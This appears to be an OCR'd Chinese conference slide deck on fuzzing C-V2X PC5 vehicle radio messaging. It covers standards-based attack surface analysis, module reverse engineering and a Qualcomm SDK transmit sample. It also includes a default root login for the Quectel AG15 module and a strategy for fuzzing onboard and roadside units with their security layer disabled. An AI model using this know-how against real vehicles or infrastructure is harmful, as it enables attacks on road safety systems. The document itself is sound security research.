
攻击面分析：关注PC5

抽象：研读相关标准，从标准的字缝中发现可能存在的安全问题
具体：逆向相关设备，找到其中的软硬件漏洞

攻击面分析：抽象：全体攻击的LTE-PC5

本标准对应的消息交互均采用**广播类**通信方式，即消息的发送采用的是**广播机制，无特定的接受对象**。


—— YD/T 3709-2020




攻击面分析：抽象：防不胜防的安全层

在基于LTE的车联网中，V2X设备使用基于数字证书的应用层安全机制，发送方对V2X消息进行完整性和抗重放攻击保护、消息接收方对所接收到的V2X消息进行验签认证。


—— YD/T 3957-2021



攻击面分析：具体：技术架构



移远 AG15（高通 9150）、宸芯 CX7100（宸芯 CX1860）、
麦腾 CL30B22（Autotalks SECTON）【非linux】



大唐 DMD3A（宸芯 CX1860）


硬件组成

AP Linux
用户态进程

移远AG15
宸芯CX7100
大唐DMD3A

SDK
（粘合剂）
（不做具体的协议处理）

模组 基带



AP Linux
用户态进程

Autotalks SDK

麦腾CL30B22

模组 基带

软件处理


目录


- C-V2X相关背景
- 攻击面分析
- 空口通信工具搭建
- Fuzzing实现

空口通信工具搭建


基于移远AG15模组（PC5），AP为飞思卡尔i.MX6，二者硬件上USB连接
移远官方给出的SDK只适配了i.MX6QSABRESD、i.MX8QXPMEK

800¥






空口通信工具搭建：官方开发示例





```cpp
// Function for transmitting data
static void sampleTx(shared_ptr<ICv2xTxFlow> txFlow) {

    static uint32_t txCount = 0u;
    int sock = txFlow->getSock();

    cout << "sampleSpsTx(" << sock << ")" << endl;

    struct msghdr message = {0};
    struct iovec iov[1] = {0};
    struct cmsghdr * cmsghp = NULL;
    char control[CMSG_SPACE(sizeof(int))];

    // Send data using sendmsg to provide IPV6_TCLASS per packet
    iov[0].iov_base = gBuf.data();
    iov[0].iov_len = G_BUF_LEN;
    message.msg_iov = iov;
    message.msg_iovlen = 1;
    message.msg_control = control;
    message.msg_controllen = sizeof(control);

    // Fill ancillary data
    int priority = PRIORITY;
    cmsghp = CMSG_FIRSTHDR(&message);
    cmsghp->cmsg_level = IPPROTO_IPV6;
    cmsghp->cmsg_type = IPV6_TCLASS;
    cmsghp->cmsg_len = CMSG_LEN(sizeof(int));
    memcpy(CMSG_DATA(cmsghp), &priority, sizeof(int));

    // Send data
    auto bytes_sent = sendmsg(sock, &message, 0);
    cout << "bytes_sent=" << bytes_sent << endl;

```


https://source.codeaurora.org/quic/le/platform/vendor/qcom-opensource/snaptel-sdk/tree/apps/samples/cv2x/cv2x_tx_app/Cv2xTxApp.cpp


空口通信工具搭建：GPS依赖



空口通信工具搭建：GPS依赖







空口通信工具搭建：AG15分析

root/oelinux1

```
~ # cat /proc/cpuinfo
processor       : 0
model name      : ARMv7 Processor rev 5 (v7l)
BogoMIPS        : 38.40
Features        : half thumb fastmult vfp edsp neon vfpv3
CPU implementer : 0x41
CPU architecture: 7
CPU variant     : 0x0
CPU part        : 0xc07
CPU revision    : 5

Hardware        : Qualcomm Technologies, Inc MDM9150
Revision        : 0000
Serial          : 0000000000000000
Processor       : ARMv7 Processor rev 5 (v7l)
```

ARM主核

```
/firmware/image # ls
Ver_Info.txt  mba.b05       modem.b02     modem.b08     modem.b15     modem.b22
mba.b00       mba.b06       modem.b03     modem.b09     modem.b16     modem.mdt
mba.b01       mba.mbn       modem.b04     modem.b10     modem.b18     modem_pr
mba.b02       mba.mdt       modem.b05     modem.b11     modem.b19     qdsp6m.qdb
mba.b03       modem.b00     modem.b06     modem.b12     modem.b20
mba.b04       modem.b01     modem.b07     modem.b14     modem.b21
/firmware/image # grep -l  -r "pdcp" ./
./modem.b15
./modem.b20
```

```
→  image file modem.b00
modem.b00: ELF 32-bit LSB executable, QUALCOMM DSP6, version 1 (SYSV),
 statically linked, no section header
```

```
/sys/firmware/devicetree/base/soc/qcom,mss@4080000 # ls | grep qdsp
qcom,qdsp6v61-1-1
```

Hexagon小核（基带）

本地黑掉Hexagon核可以干两件事：

1. 构造任意接入层畸形报文，加强发包工具能力
2. 是分析调试基带代码，为研究基带漏洞铺路

我们分析了AG15的linux内核、设备树、QSEE等，拿到了ARM主核的最高权限(Secure PL1)
但仍然无法访问属于Hexagon核的内存，即没拿到hexagon核的代码执行权限…

目录

- C-V2X相关背景
- 攻击面分析
- 空口通信工具搭建
- Fuzzing实现

Fuzzing实现

只关注了PC5侧的消息层，暂时没搞安全层，所以是将目标设备（OBU/RSU）的安全层关闭，然后进行fuzzing

在空口解析过程中，目标系统可能存在什么漏洞？不可能存在什么样的漏洞？Payload的限制是什么？

- 解析漏洞（废话）！具体啥样？字符串拷贝？不知道，挖着看 …

- 除了广播特性以外，PC5侧消息层还有一个特征：单包！即消息层没有协议状态，所以有关时序的漏洞，如UAF基本可以忽略。
- 研读3709，其中大部分字段都是一些数值，根据逆向，绝大部分数据进用作数值运算，所以什么命令注入也基本不可能存在。

- 合规数据为ASN.1 UPER编码的消息层数据，要符合3709定义，那payload的样子可有三种：

~~1. 不符合ASN.1 UPER编码的畸形数据（打ASN.1解码器）~~

ASN.1解码器一般很稳定，相关漏洞很少，绝大部分设备中使用的为开源的ASN1C：https://github.com/vlm/asn1c

~~2. 符合ASN.1 UPER编码，但不符合3709中的ASN.1定义的畸形数据（打处理歧义，可能在解码器里，也可能在业务代码中）~~

无论发送者发送什么数据，接收方总是按照3709解析，而UPER解码过程很难发生歧义，因此极大概率会退化为合规数据，后面会有特例说明

3. 符合ASN.1 UPER编码，符合3709中的ASN.1定义的合规数据（打业务代码）

纯合规数据还能触发漏洞？还真能！

Fuzzing实现：数据生成

单包，还是纯合规数据，那按3709标准，全随机就完了！找个python的ASN.1编解码工具，pycrate，支持UPER

https://github.com/xuanxuanblingbling/cv2x

